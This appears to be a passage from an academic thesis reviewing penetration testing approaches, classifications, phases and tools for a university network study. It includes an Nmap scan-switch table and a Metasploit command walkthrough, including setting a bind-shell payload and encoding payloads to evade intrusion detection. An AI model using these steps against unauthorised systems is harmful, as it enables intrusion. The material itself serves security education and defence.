Penetration testing can be conducted in several ways. The most common difference is the amount of knowledge of the implementation details of the systems being tested supplied to the tester. The widely accepted approaches are Black-box, White-box and Grey box testing.

Black-Box Testing

The black-box testing is also called "external testing" or "remote penetration testing". Black box testing assumes that the tester has no prior knowledge of the setup of the network or system being tested. The tester must first determine the location and extent of the systems before starting their analysis. According to (Ali and Herivato, 2011) and (Saindane, 2008) in black box testing, testers simulate the attack as someone who has no prior knowledge of the infrastructure to be tested by deploying the number of real-world attack techniques (e.g. Social Engineering, Network Scanning, remote access, Trojans etc.) and following an organized test plan. For example, testers will be only provided with the organization's website or network IP address range. Therefore, the testers simulate all hacking techniques that may reveal some known and unknown set of vulnerabilities existed on the network. The main goal behind the black-box penetration test is to verify the integrity of an organization's network and proactively mitigate risks from an outside and inside attacks. (Kurtz et al, 2000) asserts that this type of test is obviously designed to provide the most realistic penetration test possible

The benefit of this type of attack is:

- It simulates a very realistic scenario

The disadvantages of a black box penetration test are:

- Testing time can not be maximized in certain scenarios
- Some areas of the infrastructure might remain untested

White-box Testing

White box testing is a penetration testing approach where the tester has pre knowledge of the network being tested including the network topology or the IP addresses of the network to be tested. According to (Ali and Herivato, 2011) and (Saindane, 2008) in this type of testing, the testers simulates an attack as someone who have complete knowledge of the infrastructure to be tested, often may include OS details, IP address schema and network layouts, source code, and even some passwords. The tester is provided as much information as possible so that the tester can gain insight understanding of the system and elaborate the test based on it.

White box penetration testing has some clear benefits:

- Deep and thorough testing
- Maximizes testing time
- Extends the testing area where black box testing cannot reach (such as quality of code, application design, etc.)

However, there are also some disadvantages:

- Non realistic attack, as the penetration tester is not in the same position as an uninformed potential attacker

As confirmed by (Kurtz et al, 2000) white box testing is designed to simulate an attacker who has intimate knowledge of the target organization's systems, such as an actual employee. Thus the main goal behind the white-box penetration test is to verify the integrity of organizations network infrastructure and proactively minimize risks from an internal attacker such as a disgruntled employee.

Both approaches have their strength and weakness. When commissioning a penetration test, there is no right or wrong decision about white box or black box testing, it really depends on the scenario that needs to be tested. However it does not matter which methods is superior, the most important thing is the approach which brings the greatest benefit to the organization considering the organization's setup.

Grey-Box Testing

When both types of penetration testing are used together, the combined approach provides a powerful insight for internal and external security viewpoints. This combination is known as **Grey-Box** testing. The key benefit of this approach is a set of advantages posed by both approaches mentioned earlier. Grey box penetration testing helps to eliminate any internal or external security issues lying at the institution's infrastructure environment that an attacker can exploit. According to (Melmeg, 2003) the gray box testing is a preferred method when cost is a factor as it saves time for the penetration testers to uncover information that is publicly available.

2.11 Classification of Penetration Test

To enhance efficient and effective penetration testing, the tester has to answer questions such; as what criteria can be used to describe a penetration test? What distinguishes one penetration test from another? The extent of the systems to be tested, the cautiousness or aggressiveness of testing. An appropriate penetration test has to be defined on the basis of certain criteria.

Figure 2.1 shows a classification of possible penetration tests. On the left side, are the criteria for defining penetration tests and on the right side are the corresponding metrics for the criteria.




Figure 2. 1: Classification of Penetration Test (BSI, 2010)

Any penetration testing can be classified with a metric from the criteria all combinations are possible. The six criteria and their possible metrics are briefly discussed below:

Tests based on Information

Given the amount of information that is available to the Penetration Tester prior to testing about the target system, a distinction is made between black-box testing and white-box testing.

White-box test- testers are provided with a complete knowledge regarding the target network or system infrastructure. This testing can be considered as a real test or attack by any insider who might be in possession of the system knowledge. The main goal of a white-box penetration test is to provide information to the tester so that they can gain insight of the system, and elaborate the test based on preconceived knowledge. For example, in white-box infrastructure penetration test, information containing network diagrams and infrastructure details etc. are provided and in case of application penetration test, the source code of the application is provided along with design information etc. are provided.

Black-box test- testers have or are provided with no prior information regarding the target system infrastructure. This testing can be considered as real test of a real-world attack by an outsider. Ethical hackers or testers need to gather their information from public sources to find the loopholes on their own, testing everything from scratch. The steps of mapping the network, operating system fingerprinting, enumerating shares, and services are typical for black box testing.

Tests based on Aggression

Penetration testing can be run with different intensity and degree of aggressiveness. (BSI, 2010), classifies test based on aggressive penetration test into aggressive, calculated, cautious and passive. These classifications are explained below:

Aggressive The most noticeable is the aggressive attack whose execution generates a vast amount of network traffic. The Tester attempts to exploit all potential vulnerabilities; Some example of such aggressive attacks is buffer overflows used on target systems and Denial of Service (DoS) attacks. Aggressive tests are identified quickly so they are not an ideal in combination with overt technique.

Calculated - In calculated attack, the Tester attempts to exploit vulnerabilities that might result in system disruptions. This includes, for instance, automatically trying out passwords and exploiting known buffer overflows in precisely identified target systems.

Cautious– When conducting cautious attack, the tester will try to use only those security flaws whose execution will not disturb the operation of the target system. Use of known default passwords or attempts to access directories on a web server is one example of cautious attack.

Passively is the lowest level of aggression, there are little interaction with the target Systems, therefore any vulnerability that are detected, are not exploited.

Tests based on Scope

Scope of penetration testing should be carefully defined to specify which device, networks infrastructure and services should be included in a test environment. It tells which systems are to be tested during the testing phase. Based on the scope of the penetration testing, the testing can be classified into **full**, **limited** or **focused**, thereby reducing the complexity and cost of the

solutions. According to (BSI, 2010), the time spent for a penetration testing is directly linked to the scope of the systems to be investigated. Scope of test differs based on prior knowledge and system configuration.

A **full** test systematically examines the overall system. It should be noted that even in a full test, certain system (i.e. outsourced and externally hosted systems) might not be able to be tested.

With a **limited** access penetration testing, only part of the system which forms a logical whole is investigated. For instance, all systems in the Demilitarized Zone (DMZ) or systems comprising an operational or a functional unit can be tested.

With **focused** approach only one part of the system or on just one service within the systems are concentrated and tested. For instance, this test scope is appropriate after a modification or extension of the system landscape. Such a test can, of course, only provide information about the part of a system or service that was tested; it cannot provide general information about the overall security of the system.

Tests based of the Approach

Penetration testing can be characterized from the approach of Penetration Testers. There are two kinds of approaches namely **covert** and **overt**.

Covert approaches use techniques that cannot be classified as an attack and thus further conceal their activity. Normally, penetration tests carried out on secondary security systems such as organizational and personnel structure and existing escalation procedures should be covert. (BSI, 2010) suggests that, in the earlier survey, only methods that are not directly identifiable as attempts at attacking the system should be employed in order to minimize system alerts.

An **overt** this approach may involve methods, such as extensive port scanning and it should be carried out in collaboration with those internal staffs responsible for the system. Overt white-box tests should be deployed when the covert approach fails to generate a result. The internal staff can be part of the team conducting an overt white-box test. It gives the testers time to react fast to unexpected problems.

Tests according to the Technique used

There are several techniques, which can be deployed during the process of penetration testing. Mostly systems are attacked over computer networks or using a computer that is miss-configured or use other types of physical attacks and social engineering techniques. These techniques are briefly discussed as follows:

Network-based penetration tests, also known as IP-based penetration tests are the most common testing procedure. The Tester attempts to exploit vulnerabilities in operating systems, network protocols and application systems over a network. This attack also includes denial of service (DoS) attack, buffer overflow, IP spoofing, sniffing and port scanning etc. Beside IP-based penetration test, tester may use the techniques to test for vulnerabilities through other communication networks means such as from tapping into wireless systems such as 802.11 Wireless, Infrared systems.

Physical attack technique, Tester can assess data in a non-password protected hosts after gaining unauthorized access to the organization's perimeter. Therefore, during physical attack it is relatively easy to achieve the desired data by circumventing physical systems.

Social engineering techniques, as described by (NIST, 2008), is an attempt to trick someone into revealing information (e.g., a password) that can be used to attack systems or networks. It is used

to test the human element and user awareness of security, and can reveal weaknesses in user behavior such as failing to follow standard procedures. For instance, an attacker could act as an employee of the IT department tricking the users to reveal their account's password information and may convince unsuspecting users to gain access to restricted areas to search for sensitive information.

2.12 Requirements for a Penetration Test

In conducting penetration test, some key requirements must be addressed in order to ensure useful and timely results. These issues may be technical requirements, legal or contractual, ethical, and technical competency issues.

Technical requirements may include time constraints; cover the full range of the threats, the range of IP addresses over which the test is to be conducted and the systems that are to be attacked and also those that are not to be attacked as part of the test with minimal disruption to normal operation.

Legal and contractual requirements issues specifying liability, information to individuals regarding the test taking place. This requirement may vary depending on legal structures in the organization or even the host country of the organization.

There are also ethical and technical competency issues that penetration testers encounter in performing test, from testing systems. According to (Xynos et al, 2010) although Code of Conduct and Best Practice is laid out by numerous professional bodies, in practice the penetration tester is often required to take an informed decision given a particular situation. Therefore, the tester should possess the necessary procedures, ethical and technical training to ensure the penetration tests are conducted correctly and does not lead to a false or misleading

sense of security. In the views of (Barrett, 2003), penetration test should be repeatable, reliable and reportable.

2.13 Limitations of Penetration Test

Penetration tests are useful practices that can have tremendous value to tighten security of any system or product. However, penetration tests have some limitations. First, penetration tests might not identify all the vulnerabilities due to time restriction or a test's scope limitation. Most organization may not test their entire infrastructure, because of resource and time constraints. Penetration testers have limited amount of time to conduct the test while attackers have unlimited time to find and exploit vulnerabilities in areas not included in the penetration test project's scope.

The effect of a penetration test is relatively short-lived due to two main reasons; first new hardware and software exploits are found on a daily basis: As vendors create security patches for their products, new vulnerabilities are discovered on a daily basis. Many of these vulnerabilities are not known until an attacker exploits them on a production system. Secondly, the continuously changing of systems configurations: many information systems go through configuration changes on a weekly or monthly basis. Some of these configuration changes open holes within the system that can be exploited by attackers. It is possible that the new security hole which is not discovered during testing may result into attack.

Performing penetration test only, does not improve the security of a computer or network system, nor does it guarantee that a successful attack will not occur, but it does significantly reduce the likelihood of a successful attack if the actions are taken to address vulnerabilities that were found as a result of conducting the penetration test.

2.14 Penetration Testing Phases

The overall process of penetration testing can be broken into a number of steps or phases. When these steps or phases are combined together, they form a comprehensive penetration testing methodology. Different methodologies have used different naming convention for various steps or phases, but they share the same objective. Although, the specific terminology may differ, the process provides a complete overview of the penetration testing methodologies. (NIST, 800-115) proposes four phases of penetration testing




Figure 2. 2: The four phases of Penetration Test

2.14.1 Planning Phase

In the planning phase, rules are identified, management approval is finalized and documented, and testing goals are set. The planning phase sets the groundwork for a successful penetration test. No actual testing occurs in this phase.

2.13.2 Discovery Phase

The discovery phase of penetration testing includes two parts. The first part is the start of actual testing, and covers information gathering and scanning. Network port and service identification is conducted to identify potential targets. In addition to port and service identification, other techniques are used to gather information on the targeted network:

- **Host name and IP address information** can be gathered through many methods, including DNS interrogation, InterNIC (WHOIS) queries, and network sniffing
- **Employee names and contact information** can be obtained by searching the organization's Web servers or directory servers
- **System information, such as names and shares** can be found through methods such as NetBIOS enumeration (generally only during internal tests) and Network Information System (NIS) (generally only during internal tests)
- **Application and service information**, such as version numbers, can be recorded through banner grabbing.

In some cases, techniques such as dumpster diving and physical walkthroughs of facilities may be used to collect additional information on the targeted network, and may also uncover additional information to be used during the penetration tests, such as passwords written on paper.

The second part of the discovery phase is vulnerability analysis, which involves comparing the services, applications, and operating systems of scanned hosts against vulnerability databases (a process that is automatic for vulnerability scanners) and the testers' own knowledge of vulnerabilities. Human testers can use their own databases—or public databases such as the National Vulnerability Database (NVD)—to identify vulnerabilities manually. Manual processes

can identify new or obscure vulnerabilities that automated scanners may miss, but are much slower than an automated scanner

2.13.3 Attack Phase

Executing an attack is at the heart of any penetration test. The attack phase is the process of verifying previously identified potential vulnerabilities by attempting to exploit them. If an attack is successful, the vulnerability is verified and safeguards are identified to mitigate the associated security exposure. In many cases, exploits that are executed do not grant the maximum level of potential access to an attacker. They may instead result in the testers learning more about the targeted network and its potential vulnerabilities, or induce a change in the state of the targeted network's security. If this occurs, additional analysis and testing are required to determine the true level of risk for the network, such as identifying the types of information that can be gleaned, changed, or removed from the system. In the event an attack on a specific vulnerability proves impossible, the tester should attempt to exploit another discovered vulnerability. If testers are able to exploit vulnerability, they can install more tools on the target system or network to facilitate the testing process. These tools are used to gain access to additional systems or resources on the network, and obtain access to information about the network or organization. Testing and analysis on multiple systems should be conducted during a penetration test to determine the level of access an adversary could gain.

While vulnerability discovery phase only check for the possible existence of vulnerability, the attack phase of a penetration test exploits the vulnerability to confirm its existence. Most vulnerability exploited by penetration testing according to (NIST, 800-115), fall into the following categories:

- **Misconfigurations.** Misconfigured security settings, particularly insecure default settings, are usually easily exploitable.
- **Kernel Flaws.** Kernel code is the core of an OS, and enforces the overall security model for the system—so any security flaw in the kernel puts the entire system in danger.
- **Buffer Overflows.** A buffer overflow occurs when programs do not adequately check input for appropriate length. When this occurs, arbitrary code can be introduced into the system and executed with the privileges—often at the administrative level—of the running program.
- **Insufficient Input Validation.** Many applications fail to fully validate the input they receive from users. An example is a Web application that embeds a value from a user in a database query. If the user enters SQL commands instead of or in addition to the requested value, and the Web application does not filter the SQL commands, the query may be run with malicious changes that the user requested—causing what is known as a SQL injection attack.
- **Symbolic Links.** A symbolic link (symlink) is a file that points to another file. Operating systems include programs that can change the permissions granted to a file. If these programs run with privileged permissions, a user could strategically create symlinks to trick these programs into modifying or listing critical system files.
- **File Descriptor Attacks.** File descriptors are numbers used by the system to keep track of files in lieu of filenames. Specific types of file descriptors have implied uses. When a privileged program assigns an inappropriate file descriptor, it exposes that file to compromise.

- **Race Conditions.** Race conditions can occur during the time a program or process has entered into a privileged mode. A user can time an attack to take advantage of elevated privileges while the program or process is still in the privileged mode.
- **Incorrect File and Directory Permissions.** File and directory permissions control the access assigned to users and processes. Poor permissions could allow many types of attacks, including the reading or writing of password files or additions to the list of trusted remote hosts.

2.13.4 Reporting Phase

The reporting phase occurs simultaneously with the other three phases of the penetration test. In the planning phase, the assessment plan is developed. In the discovery and attack phases, written logs are usually kept and periodic reports are made to system administrators and/or management. At the conclusion of the test, a report is generally developed to describe identified vulnerabilities, present a risk rating, and give guidance on how to mitigate the discovered weaknesses.

2.14 Penetration Testing Tools

This section discuss few well known automated, free and open source penetration testing tools that can be used to conduct penetration tests. These tools can be classified under following:

- Service and Network Mapping Tools
- Scanning and Vulnerability Assessment Tools
- Exploitation Tools

2.14.1 Service and Network Mapping Tools

Service and Network mappings tools are used to analyse systems, network, services, and open ports. The basic purposes of these tools are to examine firewall rules or responses given on

different real or crafted IP packets. Some of the key tools and their basic functionalities are discussed below:

Network Mapper (Nmap)

Nmap (www.insecure.org), by Fyodor, is a free, open source powerful application for most security professional. It is scalable, has numerous stealth options and can be integrated into scripts and programs. Nmap can be used to scan for what hosts are available on the network, what services the hosts are offering, what operating systems are running, what packet filters/firewalls are in use, with dozens of other characteristics. The output from the Nmap is a list of scanned targets, with supplemental information on each depending on the options used. The output of nmap gives some key information such as port number, protocol, service name, and state. The state of a port may be open, filtered, closed, or unfiltered. Table 2.1 Brief outline on some of the most important Nmap switches (Skoudis, 2002)




Table 2. 1: Brief outline on some important Nmap switches (Skoudis, 2002)

Scan Types	Switch	Scan Characteristics
TCP Connect	-sT	Completes the full three-way handshake with each scanned port
TCP SYN	-sS	Only sends the initial SYN and awaits the SYN-ACK response to determine if a port is open. If the port is closed, the target will send a RST or possibly nothing.
TCP FIN	-sF	Sends a TCP FIN to each port. A RST indicates the port is closed, while no response may indicate the port is open.
TCP Xmas Tree	-sX	Sends a pack with the FIN, URG, and PUSH bits set. Again a RST indicates the port is closed, while no response may mean the port is open.
TCP ACK	-sA	Sends a packet with the ACK bit set to each target port. Allows for determining a packet filter's rule regarding established connections.
Windows	-sW	Similar to the TCP ACK scan, but focuses on the TCP Window size to determine if the port is open or closed a variety of operating systems.
UDP Scan	-sU	Sends UDP packet to target ports to see if the UDP service is listening.
Ping	-sP	Sends ICMP echo request packets to every machine on the target network, allow for locating live hosts. This is network mapping, not scanning.
RPC Scan	-sR	Scans RPC services, using all discovered open TCP/UDP ports on the target to send RPC NULL commands. Attempts to determine if an RPC program is listening at that port, and if so, identifies what type of RPC program.
Host Discovery	-sP	Scans hosts on network which respond to pings or which have a particular port open
OS Detection	-O	Scans remotely to determine the operating system and some hardware characteristic of network devices
Version Detection	-sV	Interrogates listening network services listening on remote devices to determine the application name and versions

2.14.2 Scanning and Vulnerability Assessment Tools

Scanning and vulnerability assessment is a systematic evaluation of networks infrastructure to determine the adequate security measures and identify security defiance. Scanning and Vulnerability assessment tools are essential because they map known vulnerabilities in the network and presents an assessment of potential vulnerabilities before exploited by malicious

software or attacker. Such tools work as a database of documented network or system security defects. It also tries to examine each defect on available services of the target range of hosts and provides severity categorization in final reports. There are several such tools, but this thesis mainly focuses on two of them. They are

- Nessus
- Open Vulnerability Assessment System (OpenVAS)

Nessus

Nessus, originally was an open source but now it is a proprietary cross platform vulnerability scanner developed by Tenable Network Security (<http://www.nessus.org>). Nessus aims to discovering vulnerabilities on systems and does not exploit vulnerabilities; it scans the specified hosts in the system under test and tries to match the information from the scan result with an extensive and constantly updated vulnerability database. The software was developed with client/server architecture technology. The Nessus server performs the actual scanning activity, while the client is the front-end application of the program. Its key feature includes scan policy, which permits the user to set parameters and variables for a successful scanning, such as scan options, credentials, plugins and advanced settings. It is used to detect potential vulnerabilities and weaknesses on the network and systems like remote cracker control, default passwords, Denial of service attack (DoS), missing updates and patches by utilizing the security vulnerability database that contains updated information of all known vulnerabilities.

An advantage of Nessus is that the user is able to select which types of scans the application is allowed to run. Therefore, the penetration tester can adjust the behaviour of the scanner and

assure that only safe techniques are used. Nessus can be extended with additional plug-ins or custom scripts, thus the penetration tester can adapt this tool to the specific system under test.

OpenVAS

Open Vulnerability Assessment System (OpenVAS) is an open source vulnerability scanner that was developed from the free version of Nessus 2.2 after Nessus went proprietary in 2005. OpenVAS scans network for vulnerabilities and create a report based on network status. According to OpenVAS website (www.openvas.org) OpenVAS is a framework of several services and tools offering a vulnerability scanning and vulnerability management solution.” The diagram 2.2 shows the working architecture of OpenVAS. Some of the key components and features include:

- OpenVAS-4 includes the following OpenVAS modules:
 - Manager: Central service that consolidates vulnerability scanning into a fully vulnerability management solution




Figure 2. 3: Working Architecture of OpenVAS (www.openvas.org)

- Scanner: Executes the actual Network Vulnerability Tests (NVTs) via Open-

VAS NVT Feed

- Administrator: Command line tool or as a full-service daemon offering the OpenVAS Administration Protocol(OAP)
- Greenbone Security Assistant(GSA): Web service offering a user interface for web browsers
- Greenbone Security Desktop (GSD): Qt-based desktop client for OpenVAS

Management Protocol (OMP)

- Command Line Interface (CLI): Command line tool which allows batch process creation to drive OpenVAS Manager
- Libraries: Aggregated shared functionality
- The most significant new features:
 - Report Format Plugin Framework
 - Master-Slave mode
 - Improved Scanner.
- The extended OMP of OpenVAS Manager makes several new features consistently available to all of its clients.

2.14.3 Exploitation Tools

Penetration testers may use combination of general purpose exploit applications such as Core Impact, Canvas and Metasploit Framework, in addition to their own custom, scripts and applications. Metasploit Community Edition was used in this work. According to Metasploit's website "Metasploit Community Edition simplifies network discovery and vulnerability verification for specific exploits, increasing the effectiveness of vulnerability scanners". Vulnerability scanners like Nessus and OpenVAS can be easily integrated with Metasploit Framework making it a good choice for penetration testing purpose.

Metasploit Framework

Metasploit is the security framework originally developed in Perl by H.D. Moore in 2003 and rewritten in Ruby and acquired by Rapid7 in 2009. It incorporate many aspects of security testing from reconnaissance, exploit development, payload packaging, and delivery of exploits to vulnerable systems and wraps them into a single application and aids in penetration testing.

Working with Metasploit

According to (Beer and Hornat, 2006), Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers. They further suggested that, testers should follow these common steps while using Metasploit Framework to exploit any target system.

1. Select and configure the exploit to be targeted. This is the code that will be targeted toward a system with the intention of taking advantage of a defect in the software. Validate whether the chosen system is susceptible to the chosen exploit.

2. Select and configure a payload that will be used. This payload represents the code that will be run on a system after a loop-hole has been found in the system and an entry point is set.
3. Select and configure the encoding schema to be used to make sure that the payload can evade Intrusion Detection Systems with ease.
4. Execute the exploit.

Metasploit framework has three work environments, the msfconsole, the msfcli interface and the msfweb interface. However, the primary and the most preferred work area is the 'msfconsole'. It is an efficient command-line interface that has its own command set and environment.

Before executing exploit, it is useful to understand some Metasploit commands. Below are some of the metasploit commands. Graphical explanation of their outputs would be given as and when we use them while exploiting some boxes in later part of the work.

- **search <keyword>**: Typing in the command 'search' along with the keyword lists out the various possible exploits that have that keyword pattern.
- **show exploits**: Typing in the command 'show exploits' lists out the currently available exploits. There are remote exploits for various platforms and applications including Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of Metasploit.
- **show payloads**: With the same 'show' command, we can also list the payloads available. We can use a 'show payloads' to list the payloads.

- **show options:** Typing in the command 'show options' will show you options that you have set and possibly ones that you might have forgotten to set. Each exploit and payload comes with its own options that you can set.
- **info <type><name>:** this command provides specific information on an exploit or payload. For example, to get complete information of the payload 'winbind', the command 'info payload winbind' can be used.
- **use <exploit_name>:** This command tells Metasploit to use the exploit with the specified name.
- **set RHOST <hostname_or_ip>:** This command will instruct Metasploit to target the specified remote host.
- **set RPORT <host_port>:** This command sets the port that Metasploit will connect to on the remote host.
- **set PAYLOAD <generic/shell_bind_tcp>:** This command sets the payload that is used to a generic payload that will give you a shell when a service is exploited.
- **set LPORT <local_port>:** This command sets the port number that the payload will open on the server when an exploit is exploited. It is important that this port number be a port that can be opened on the server (i.e. it is not in use by another service and not reserved for administrative use).
- **exploit:** Actually exploits the service. Another version of exploit, rexploit reloads your exploit code and then executes the exploit. This allows you to try minor changes to your exploit code without restarting the console
- **help:** The 'help' command will give basic information of all the commands that are not listed out here.

Metasploit Framework Architecture

The core lies in Metasploit REX (Ruby Extension Library), which is a collection of classes and methods. Metasploit's Core Framework contains several sub-systems such as management modules and sessions. Metasploit's Base Framework incorporates different directories and provides the interface to interact with the Core Framework. These directories are divided up into **modules, libraries, plugins, tools** and **interfaces**. **Interface** includes five choices: msfweb, msfcli, msfconsole, msfgui and msfapi for the user interaction with the framework. Command Line Interface, Console Interface, GUI interface and Web Interface are primary interfaces among all these interfaces. Console Interface is the most powerful because it lets penetration testers utilize the full functionality of Metasploit. Metasploit's true power lies in its underlying extensive library of **modules**. Each module has functions, and they are divided up into exploits, payloads, encoders, NOPS and auxiliary while **Plugins** bring extra functionality to the framework.

BackTrack

BackTrack is a GNU/Linux based distribution aimed at digital forensics and penetration testing use. It is a complete suite of security assessment tools, which saves countless hours of finding, installing, and compiling different security applications.

BackTrack is offered as a free distribution from www.backtrack-linux.org and is available for download directly from the website. BackTrack is the most popular operating system for security professionals for two reasons. First, it has all the popular penetration testing tools preinstalled in it, so it reduces the cost of a separate installation. Secondly, it is a Linux-based operating system, which makes it less prone to virus attacks and provides more stability during penetration testing. It saves time from installing relevant components and tools.

The latest version is BackTrack 5 R3 released on 13 August 2012. It has numerous tools used to perform fully fledged penetration testing and tools included are organized by the Open Source Security Testing Methodology. The categories are:

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress Testing
- Forensics
- Reporting Tools
- Services



CHAPTER THREE

3.0 Methodology

The focus of this work is to investigate penetration testing on a university network infrastructure and to understand how Network and System Administrators can utilise penetration test to discover and verify vulnerabilities, to determine the level of security of the network against network based attacks with the view of improving information systems security

